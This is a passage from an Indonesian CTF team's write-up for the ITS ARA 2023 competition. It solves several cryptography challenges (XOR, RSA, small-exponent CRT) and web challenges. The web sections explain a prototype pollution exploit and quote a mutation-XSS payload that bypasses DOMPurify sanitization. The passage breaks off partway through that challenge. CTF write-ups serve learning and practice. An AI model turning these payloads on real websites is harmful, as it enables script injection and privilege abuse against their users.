

WRITEUPS ITS-ARA CTF

Mandi Lumpur 200 juta



Sutan (Ardhi Putra Pradana)
OmJohn (Radhitya Kurnia Asmara)
NenekSari (Ahmad Idza Anafin)

SMK Negeri 7 Semarang

Daftar Isi

[Cryptography]	2
One Time Password (?)	2
Secrets Behind a Letter	3
L0v32x0r	5
SH4-32	6
babychall	9
Help	11
[Web Exploitation]	14
Dewaweb	14
Pollution	17
Paste It	20
Noctchill DB	26
Welcome Page	31
[Forensic]	36
Thinker	36
[Reverse Engineering]	40
Vidner's Rhapsody	40
[Misc]	43
in-sanity check	43
@B4SH	45
D0ts N D4sh3s	47
Truth	49
[OSINT]	51
Time Machine	51
Backroom	53
Hey detective, can you help me	56
[Binary Exploitation]	62
basreng komplek - time's up 17.40	62

[Cryptography]

One Time Password (?)

Challenge 86 Solves ×

One Time Password (?)

100

bwoah, some innovative challenges

File :
https://drive.google.com/file/d/1lflgac5VEmJOGRu9CkkO-CakRcyzEj2K/view?usp=share_link

Author: circlebytes#5520

Flag

Submit

```
A: 161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42
B: 151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32

XOR: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d
```

Diberikan chall yang hanya diberikan A,B dan xor. XOR adalah hasil $A \oplus B$. chall ini termasuk vernam cipher. Untuk dekripsi nya kami hanya merubah bentuk xor dari hex ke bytes

```
(idzoyy@DESKTOP-6HBOLS4)-[~]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: bytes.fromhex('415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d')
Out[1]: b'ARA2023{th3_p_5t4nd5_f0r_p4dzz}'
```

Flag: ARA2023{th3_p_5t4nd5_f0r_p4dzz}

Secrets Behind a Letter

Challenge

63 Solves



Secrets Behind a Letter 100

Melon and Edith went to an labyrinth and they should break the code written on a letter in a box in order to escape the labyrinth.

Open the letter and break the code

[Attachments](#)

Author: L e n s#1048

Flag

Submit

```
p:
12575333694121267690521971855691638144136810331188248236770880338905811883485064104865649834927819725617695554472100341361896
162022311653301532810101344273
q:
12497483426175072465852167936960526232284891876787981080671162783561411521675809112204573617358389742732546293502709585129205
885726078492417109867512398747
c:
36062934495731792908639535062833180651022813589535592851802572264328299027406413927346852454217627793315144892942026886980823
62224015740571749978795994304054073412214283889848276754127267783709130382466991296357271465613942201185302813355611140507252
6509839846701570133437746102727644982344712571844332280218

e = 65537
```

Diberikan soal RSA biasa yang diberi p,q. langsung saja kami dekripsi dengan rumus rsa biasa dengan mencari phi / totient terlebih dahulu kemudian private key(d), dan plaintextnya(m)

```
n = p*q
phi = (p-1)*(q-1)
d = e^-1 % n
m = m^d%n
```

```

(idzoyy@DESKTOP-6HBOLS4)-[~]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help

In [1]: p= 1257533369412126769052197185569163814413681033118824823
...: 4472100341361896162022311653301532810101344273
...: q= 1249748342617507246585216793696052623228489187678798108
...: 3502709585129205885726078492417109867512398747
...: c= 3606293449573179290863953506283318065102281358953559285
...: 2942026886980823622240157405717499787959943040540734122142
...: 4220118530281335561114050725265098398467015701334377461027
...: e = 65537

In [2]: n = p * q

In [3]: phi = (p - 1) * (q - 1)

In [4]: d = pow(e,-1,phi)

In [5]: m = pow(c,d,n)

```

hasil m adalah angka lalu diubah ke bytes

```

In [11]: int(m).to_bytes(40,'big')
Out[11]: b'\x00\x00\x00\x00\x00\x00\x00ARA2023{1t_turn5_0ut_to_b3_an_rsa}'

```

Flag: ARA2023{1t_turn5_0ut_to_b3_an_rsa}

L0v32x0r

Challenge 59 Solves X

L0v32x0r

100

Vonny and Zee were having a treasure hunt game until they realized that one of the clues was a not alike the other clues as it has a random text written on the clue.

The clue was
"001300737173723a70321e3971331e352975351e247574387e3c".

Help them to find what the hidden clue means!

Author: L e n s #1048

Flag Submit

Diberikan soal berupa bilangan hexadesimal. Sesuai dengan judulnya, sepertinya bilangan tersebut dixer dengan key agar bisa mendapatkan plaintext. karena konsep xor:

```
plaintext ^ key = ciphertext
ciphertext ^ key = plaintext
plaintext ^ ciphertext = key
```

jadi untuk mendapatkan key kita perlu meng- xor plaintext dengan cipher karena kita mengetahui potongan plaintext awal.

```
Windows PowerShell X IPython: home/idzoyy X + v
(idzoyy@DESKTOP-6HBOLS4) [~]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import xor

In [2]: enc = bytes.fromhex('001300737173723a70321e3971331e352975351e247574387e3c')
...: plain = b'ARA2023{'

In [3]: key = xor(enc, plain)

In [4]: key
Out[4]: b'AAAAAAAAA1'\x0bA\x01-Nh't,\x14GGC?n"

In [5]: |
```

Jadi key nya adalah 'A'. jadi kita xor
'001300737173723a70321e3971331e352975351e247574387e3c' dengan 'A'

```
In [5]: xor(enc, b'A'*len(enc))
Out[5]: b'ARA2023{1s_x0r_th4t_e45y?}'
```

Flag: ARA2023{1s_x0r_th4t_e45y?}

SH4-32

Challenge 55 Solves x

SH4-32

100

She received an encrypted file and a message containing the clue of the file password from her friend.

The clue was a hash value :

```
9be9f4182c157b8d77f97d3b20f68ed6b8533175831837  
c761e759c44f6feeb8
```

Decrypt the file password!

[Attachments](#)

Author: L e n s #1048

Flag Submit

Dictionary.txt

123456	12qwaszx
123456789	FQRG7CS493
111111	ashley
password	asdf
qwerty	asd123
abc123	superman
12345678	jessica
password1	love
1234567	samsung
123123	shadow
1234567890	blink182
000000	333333
12345	michael1
iloveyou	babygirl1
1q2w3e4r5t	jesus1
1234	qwerty
123456a	k.:
qwertyuiop	baseball
monkey	charlie
123321	0
dragon	hello1
654321	soccer
666666	killer
123	131313
myspace1	master
a123456	1111111
121212	gfhjkm
1qaz2wsx	0123456789
123qwe	987654
123abc	iloveyou2
tinkle	angel1
target123	jordan
qwerty	147258369
1g2w3e4r	bitch1
qwerty123	

```
soccer
killer
131313
master
1111111
gfhjkm
0123456789
987654
iloveyou2
angell
jordan
147258369
bitch1
michelle
415241323032337b6834736833645f30525f6e4f545f6834736833647d
qlw2e3r4
jessica1
qwer1234
159357
soccer1
liverpool
101010
zxcvbn
```

Diberikan dictionary password dan hash password

'9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8'.

Awalnya kami mengira password tersebut di hash dengan SHA, tetapi setelah melihat dictionary terlihat 1 password yang panjang berbentuk hexadesimal. lalu kami mencoba decode dan ternyata mendapatkan flag.

```
(idzoyy@DESKTOP-6HBOLS4)~[~]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: bytes.fromhex('415241323032337b6834736833645f30525f6e4f545f6834736833647d')
Out[1]: b'ARA2023{h4sh3d_0R_n0T_h4sh3d}'
```

Flag : ARA2023{h4sh3d_0R_n0T_h4sh3d}

babychall

Challenge 44 Solves x

babychall

205

Welcome to ARACTF! To start the CTF, please translate this flag that I get from display banner!

Good Morning

Format : ARA2023{lowercase_flag}

Attachments

Author: circlebytes#5520

Flag

Submit

```
c1=50996973104845663108379751131203085432412490198312714663656823648233038479298192861451834246930208140110173699058527919020
11543258670540046734564780652233139644765084765013301324667339087922271916924886242027825632296771870170045872920779312475816
6438641448112314489945863231881982352790765130535004090053677
c2=26750863544769754220554146667955046832423059482007613482500284012668820284947927240724735308880313439979884856393673759279
74100307107406775103695198800703704181414736281388464205429123159605048186634852771717909704864647112817586024682299987868607
933059634279556321476204813521201682662328510086496215821461
c3=37230658243252590743608571105027357862790972987208833213017941171448753815654839901699526651433771324826895355671255944414
89394796393497906825731036731593570127080439079912166963515301291640227119072261899750039291173776714331655237649588298693569
5146970853914275481717400268832644987157988727575513351441919

n1=10548112726721826061215687101775769455014273582408715010675040357987749505923041304618130135587104535713803334331590073222
85028757066592448447115384978504130464402705789166459811610008075264270042369184048373634046780294439449506551022524234156319
77020625826867728898231382737396728896847618010577420408630133
n2=93105621059686474816890215494554802831518948420160941703522759121619785851270608634130307450227557987976818162331982289634
21503718407586478722368121898260209280675788853358712697409107719024279746131890728075907561257747553462606206096073926982878
9274137274363970056276139434039315860052556417340696998509271
n3=65918509650742278494971363290874849181268364316012656769339120004000702945271942533097529884964063109377036715847176196280
94380726198684859300042414332028005327902141139426726825533778349490160631968745735158691531466280043463233298897885808593158
6830283694881538759008360486661936884202274973387108214754101
```

diberikan soal RSA dengan c_1, c_2, c_3 dan n_1, n_2, n_3 . karena sering menjumpai soal seperti ini, soal ini adalah soal RSA dengan nilai e kecil jadi untuk dekripsi nya bisa menggunakan rumus

$$e \sqrt{c}$$

Tetapi disini kita belum mengetahui nilai c dan e . Jadi untuk mencari e kita bisa menggunakan CRT (Chinese Remainder Theorem) karena c_1, c_2, c_3 adalah sisa dari $c^e \pmod{n_1, n_2, n_3}$.

```
Windows PowerShell | idzoyy@DESKTOP-6HBOLS4: ~ | IPython: home
(idzoyy@DESKTOP-6HBOLS4)-[~]
$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from libnum import *

In [2]: c1=509969731048456631083797511312030854324124901983127146636568236
43258670540046734564780652233139644765084765013301324667339087922271916924
14489945863231881982352790765130535004090053677
...: c2=267508635447697542205541466679550468324230594820076134825002846
00307107406775103695198800703704181414736281388464205429123159605048186634
6321476204813521201682662328510086496215821461
...: c3=372306582432525907436085711050273578627909729872088332130179411
94796393497906825731036731593570127080439079912166963515301291640227119072
75481717400268832644987157988727575513351441919
...:
...: n1=105481127267218260612156871017757694550142735824087150106750403
28757066592448447115384978504130464402705789166459811610008075264270042369
728898231382737396728896847618010577420408630133
...: n2=931056210596864748168902154945548028315189484201609417035227591
03718407586478722368121898260209280675788853358712697409107719024279746131
70056276139434039315860052556417340696998509271
...: n3=659185096507422784949713632908748491812683643160126567693391206
80726198684859300042414332028005327902141139426726825533778349490160631968
38759008360486661936884202274973387108214754101

In [3]: c = solve_crt([c1,c2,c3],[n1,n2,n3])

In [4]: c
Out[4]: 637909221477481890662522977099331448284105784763620732835962595873
00054398208957386777517602361390695821101109238744866151486639836319791064
72872048660806711660779736719190414518843981239106571327906520359916864344

.
```

Setelah mendapat nilai c kita bisa mengakarnya dengan mencoba nilai e kecil yang sering digunakan yaitu 3

```
n [5]: n2s(nroot(c,3))
ut[5]: b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'
```

Flag: ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}

Help

Challenge

8 Solves



Help 488

Bob is receiving a message from their clients, to put this text on the display in the office. Bob is confused because he didn't know what it is, can you help him?


Format: ARA2023{lowercase_flag}

[Attachments](#)


Author: circlebytes#5520

Flag


Submit



Diberikan Soal dengan attachment bilangan biner kami mencoba untuk decode langsung.



Ternyata hasilnya salah. lalu kami mencoba menganalisa kembali dan mencari referensi. Akhirnya kami menemukan dengan kata kunci display yaitu 7 Segment display. jadi masing masing di segment akan menyala dan akan membentuk sebuah karakter. contoh biner yang pertama 1011011



1011011 akan menjadi huruf s. untuk decode nya kami membuat dictionary bilangan biner dan transform ke 7 segmentnya

```
(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/cry]
$ cat help.py
#string = 'abcdefghijklmnopqrstuvwxyz_'
sevenseg = { '1110111':'a', '0011111':'b', '1001110':'c', '0111101':'d', '1001111':'e', '1000
100':'j', '0':'k', '0001110':'l', '0':'m', '1110110':'n', '1111110':'o', '1100111':'p', '111001
0':'u', '0':'v', '0':'w', '0110111':'h', '0111011':'y', '1101101':'z', '0001000':'_' }
```

```
enc = ['1011011',
       '0111110',
       '1100110',
       '1001111',
       '1000110',
       '0001111',
       '1000110',
       '1110111',
       '1110110',
       '1011011',
       '1001110',
       '1001111',
       '1110110',
       '0110101',
       '1001111',
       '1110110',
       '0001111',
       '1001111',
       '1011011',
       '1011011',
       '0001000',
       '0000110',
       '0001111',
       '0001000',
       '0000110',
       '1011011',
       '0001000',
       '0110111',
       '1001111',
       '0110111',
       '1001111']

for i in enc:
    try:
        print(sevenseg[i],end='')
    except:
        print(' ',end='')

(idzoyy@DESKTOP-6HBOLS4)~[~/ctf/ARA/cry]
$ python3 help.py
su ertranscen entess_it_is_hehe
```

Mungkin terdapat kesalahan pada dictionary, kami mengulangi huruf yang belum ketemu dengan cara manual.

Flag: ARA2023{supertranscendentess_it_is_hehe}

[Web Exploitation]

Dewaweb

Challenge 77 Solves X

Dewaweb

100

Dewaweb sedang mencari talenta terbaik!

Kamu adalah seorang inspektur terkenal yang telah dikenal mampu untuk memecahkan seluruh teka-teki. Tidak ada sesuatu yang luput dari penglihatanmu, bahkan untuk sesuatu yang tidak terlihat oleh mata orang biasa. Dewaweb mencari orang sepertimu.


Saat ini Dewaweb ingin menguji keahlian analisismu. Coba temukan apa yang Dewaweb sembunyikan di website ini. Buktikan bahwa kamu adalah seseorang yang pantas untuk Dewaweb!

<http://103.152.242.116:8417/>

Author: Oxazr#4883


Flag Submit

Diberikan sebuah web service dengan deskripsi yang tertera, ada sebuah clue didalam deskripsi yaitu untuk **menemukan sesuatu yang disembunyikan** di dalam web nya. Ketika dibuka web tersebut akan menampilkan halaman seperti berikut




Setelah beberapa kali men scroll dan mencoba berpindah halaman tidak ada clue sama sekali, oleh karena itu kami mencoba untuk menggunakan inspect element, dan sesuai clue yaitu **menemukan sesuatu yang disembunyikan** maka kami mencoba untuk langsung mencari string flag, dengan langkah awal


mencari kata **ARA2023{**, disini kami melihat sources nya dan mencoba untuk melakukan search string di all files nya



Dan benar sekali kami menemukan pecahan flag disana, dan selanjutnya kami harus mencari pecahan flag yang lain, oke karena disitu ada format seperti **part-1** maka kami melanjutkan mencari nya dengan **part-2**, **part-3** dan selanjutnya



Dan benar sekali kami menemukan pecahan flag yang lain, namun anehnya ketika kami mencari **part-4** tidak memunculkan hasil apapun, kami langsung memutar otak dan mencoba untuk melihat response headers dari request web tersebut (*seperti dalam warmup*)



Seperti dugaan ternyata benar pecahan flag keempat (*terakhir*) ada di response headers

Flag: ARA2023{s4nt4I_dUlu_g4k_s1h?XD}

Pollution

Challenge 29 Solves ×

Pollution


375

Flag is on the admin side.

<http://103.152.242.116:4137/Attachments>

Author: 0xazr#4883

Submit



Diberikan sebuah web service beserta dengan attachment file source code nya. Pertama yang kami pikirkan setelah melihat judul soal yaitu **Pollution** adalah mengenai vulnerability **Prototype Pollution** dimana kita bisa menambah atau memodifikasi properties global yang ada dalam javascript.

```
let newUser = Object.assign(baseUser, user);
if(newUser.role === "Admin") {
  return res.send({
    "message": "Here is your flag!",
    secret: secret.value
  });
} else return res.send({
  "message": "No Admin? no flag!"
});
```

Dan dapat dikonfirmasi dalam source terdapat statement **Object.assign** dimana itu sangat berbahaya, karena ketika melakukan statement tersebut ada value dari request body (*dari user*) yang dimasukkan ke dalam statement tersebut.

Target utama disini adalah mendapatkan flag, untuk mendapatkan flag perlu menjadi admin, dengan cara nilai **role** adalah **Admin**, namun jika ingin menjadi admin perlu mengetahui secret key nya terlebih dahulu

```
// Haha, even you can set your role to Admin, but you don't have the secret!  
if (user.role == "Admin") {  
  console.log(user.secret);  
  if(user.secret !== secret.value) return res.send({  
    "message": "Wrong secret! no Admin!"  
  });  
  return res.send({  
    "message": "Here is your flag!",  
    secret: secret.value  
  });  
}
```


Ini statement pertama yang dilakukan yaitu mengecek apakah request body terdapat value **role** adalah **Admin**, namun setelah itu akan dicek value secret nya, kalau salah tetap tidak bisa menjadi admin. Sesuai vulnerability diatas bisa menggunakan Prototype Pollution untuk memodifikasi properties dari user nanti nya.

Kami melakukan request **POST** ke <http://103.152.242.116:4137/register> sesuai dengan letak pemrosesan user register terjadi.



Disini kami menggunakan Postman untuk melakukan request, dan mengisi body request as a text (*karena yang dibaca sistem adalah text, karena akan di*

JSON.parse) dan mengisi value yang diperlukan saja, yaitu untuk melakukan injection prototype pollution sesuai dengan payload digambar



Dan setelah melakukan send request, kami berhasil mendapatkan flag nya

Flag: ARA2023{e4sy_Pro70typ3_p0llut1oN}

Paste It

Challenge 17 Solves x

Paste It

460

I made my own "Pastebin", its called "Paste It". It's 100% Free and 101% Secure. What you waiting for? share your paste to your friend right now!.

<http://103.152.242.116:4512/ Attachments>

Author: 0xazr#4883

Flag Submit

Diberikan sebuah web service beserta dengan attachment source code dari web tersebut. Ketika tersebut dibuka akan menampilkan halaman sebagai berikut

Paste links and text together!

Write here..
<http://example.com>

Submit

Setelah mencobanya kami bisa menuliskan sesuatu dan menyimpannya, kemudian bisa melihat hasilnya ketika melakukan submit. Kemudian kami mencoba untuk menginputkan simple XSS payload `<script>alert(1)</script>` dan kemudian menyimpannya, namun ternyata payload tersebut tidak ter render, setelah dicari penyebabnya ternyata ada kode berikut.

```

<script src="/static/js/script.js"></script>
<script src="https://raw.githubusercontent.com/stretchr/arg.js/master/dist/arg-1.4.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.0.12/purify.min.js"></script>
<script>
  const paste = document.getElementById('paste');
  const url = window.location.href;
  const id = url.split('/')[3];
  fetch(`/api/paste/${id}`)
    .then(res => res.json())
    .then(data => {
      paste.innerHTML = DOMPurify.sanitize(data.value);
    })

```

Ternyata data yang disimpan dan dikirimkan akan di sanitize di sisi client menggunakan DOMPurify, oke dari sini berarti langkah selanjutnya adalah harus melakukan bypass terhadap sanitize dari DOMPurify tersebut.

Setelah mencari - cari beberapa sumber, kami menemukan payload untuk melakukan bypass DOMPurify tersebut yaitu melakukan **Mutation XSS** dengan payload sebagai berikut

```

<form><math><mtext></form><form><mglyph><style></math><img src
onerror="alert(1)">

```

